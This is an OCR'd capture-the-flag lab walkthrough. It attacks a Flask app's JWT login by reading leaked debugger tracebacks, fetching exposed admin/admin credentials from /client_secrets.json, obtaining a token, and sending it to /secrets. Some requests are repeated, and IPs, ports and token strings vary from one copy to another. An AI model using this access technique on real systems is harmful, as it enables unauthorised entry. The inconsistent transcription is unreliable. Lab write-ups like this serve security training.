Pretty Raw Hex
Response
Pretty Raw Hex Render
0 matches
0 matches

```
POST /auth HTTP/1.1
Host: 34.107.46.207:31071
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/108.0.5249.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.0 500 INTERNAL SERVER ERROR
Content-Type: text/html; charset=utf-8
X-XSS-Protection: 0
Connection: close
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Sun, 20 Nov 2022 23:34:22 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
  <head>
    <title>
      AttributeError: &#x27;NoneType&#x27; object has no attribute
      &#x27;get&#x27; // Werkzeug Debugger
    </title>
    <link rel="stylesheet" href="
    ?__debugger__=yes&amp;cmd=resource&amp;f=style.css"
    type="text/css">
    <!-- We need to make sure this has a favicon so that the debugger does
    not accidentally trigger a request to /favicon.ico which might
    change the application's state. -->
    <link rel="shortcut icon"
    href="?__debugger__=yes&amp;cmd=resource&amp;f=console.png">
    <script src="?__debugger__=yes&amp;cmd=resource&amp;f=debugger.js">
    </script>
    <script type="text/javascript">
      var TRACEBACK = [illegible],
      CONSOLE_MODE = false,
      EVALEX = true,
      EVALEX_TRUSTED = false,
      SECRET = "[illegible]";
    </script>
  </head>
  <body style="background-color: #fff">
    <div class="debugger">
      <h1>
        AttributeError
      </h1>
      <div class="detail">
        <p class="errormsg">
          AttributeError: &#x27;NoneType&#x27; object has no attribute
```



AttributeError


```
AttributeError: 'NoneType' object has no attribute 'get'
```

Traceback (most recent call last)

```
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 2091, in
__call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 2076, in
wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 2073, in
wsgi_app
    response = self.full_dispatch_request()
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 1518, in
full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 1516, in
full_dispatch_request
    rv = self.dispatch_request()
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 1502, in
dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])
```

Laboratory: authorization

At this moment we can notice some flask errors that are triggered.



Not secure | 34.107.45.207:11871/auth


Traceback (most recent call last)

```
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 2091, in __call__
  return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 2076, in wsgi_app
  response = self.handle_exception(e)
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 2073, in wsgi_app
  response = self.full_dispatch_request()
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 1518, in full_dispatch_request
  rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 1516, in full_dispatch_request
  rv = self.dispatch_request()
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 1502, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**req.view_args)
File "/usr/local/lib/python3.6/dist-packages/flask_jwt/__init__.py", line 115, in _default_auth_request_handler
    return parts[1]


  def _default_auth_request_handler():
    data = request.get_json()
    username = data.get(current_app.config.get('JWT_AUTH_USERNAME_KEY'), None)
    password = data.get(current_app.config.get('JWT_AUTH_PASSWORD_KEY'), None)
    criterion = [username, password, len(data) == 2]

    if not all(criterion):
      raise JWTError('Bad Request', 'Invalid credentials')
AttributeError: 'NoneType' object has no attribute 'get'
```

But we notice some strange parameters such as: (**JWT_AUTH_USERNAME_KEY** and **JWT_AUTH_PASSWORD_KEY**) which are in json format (keep in mind data is in json format).

Laboratory: authorization


We need to get users credentials to do some requests on this page.
For this point let’s check another interesting route: **/client_secrets.json.**


34.107.45.207:31871/client_secre
Not secure | 34.107.45.207:31871/client_secrets.json

```
{ "username": "admin", "password": "admin" }
```

After this step, we obtain the user credentials, but we don’t have the **JWT_AUTH token** for what we got. Let's go back to the **/auth route** and try again to do a **POST request with the credentials** obtained above.

Laboratory: authorization



```
POST /auth HTTP/1.1
Host: 34.107.45.207:31871
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/106.0.5245.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 42

{
  "username":"admin",
  "password":"admin"
}
```

AttributeError


```
AttributeError: 'NoneType' object has no attribute 'get'
```

Traceback (most recent call last)

```
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 2091, in
__call__
  return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 2076, in
wsgi_app
  response = self.handle_exception(e)
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 2073, in
wsgi_app
  response = self.full_dispatch_request()
File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 1518, in
full_dispatch_request
```

Don’t miss to add **content type** (our data is in JSON format):

Laboratory: authorization




```
POST /auth HTTP/1.1
Host: 34.107.45.207:31871
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/106.0.5249.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 42
Content-type:application/json

{
  "username":"admin",
  "password":"admin"
}
```

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 193
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Mon, 21 Nov 2022 00:18:00 GMT

{
  "access_token":
  "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2Njg5OTAxODAsImlhdCI6MTY2ODk4OT
  g4MCwibmJmIjoxNjY4OTg5ODgwLCJpZGVudGl0eSI6MX0.zxNlk5e2vCeA555qI8QcmzD5swzlJtCPSy
  KyzRyIp2w"
}
```

Now let's go to the secret route and add the JWT token authorization to get the flag.

Laboratory: authorization




```
POST /auth HTTP/1.1
Host: 34.107.45.207:31871
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/106.0.5249.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 42
Content-type:application/json

{
  "username":"admin",
  "password":"admin"
}
```

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 193
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Mon, 21 Nov 2022 00:18:00 GMT

{
  "access_token":
  "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2Njg5OTAxODAsImlhdCI6MTY2ODk4OT
  g4MCwibmJmIjoxNjY4OTg5ODgwLCJpZGVudGl0eSI6MX0.zxNlk5e2vCeA5S5qI9QcmzD5swzlJtCPSy
  KyzRylp2w"
}
```

Now let's go to the secret route and add the JWT token authorization to get the flag.

Laboratory: authorization



Request

Pretty Raw Hex

```
POST /auth HTTP/1.1
Host: 34.107.45.207:31871
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/106.0.5249.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 42
Content-type:application/json

{
  "username":"admin",
  "password":"admin"
}
```


Response

Pretty Raw Hex Render

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 193
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Mon, 21 Nov 2022 00:18:00 GMT

{
  "access_token":
  "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2Njg5OTAxODAsImlhdCI6MTY2ODk4OT
  g4MCwibmJmIjoxNjY4OTg5ODgwLCJpZGVudGl0eSI6MX0.zxNlk5e2vCeA555qI9QcmzD5ewzlJtCPSy
  KyzRyIp2w"
}
```

Now let's go to the secret route and add the JWT token authorization to get the flag.

Laboratory: authorization


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.9.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Target: http://34.107.45.207:31871
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR

```
GET /secrets HTTP/1.1
Host: 34.107.45.207:31871
Content-Length: 0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 0
Connection: close
Content-Length: 0
Content-Type: application/json
Authorization: JWT
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2Njg5OTU4NzUsImlhdCI6MTY2ODk5NTU3NSwi
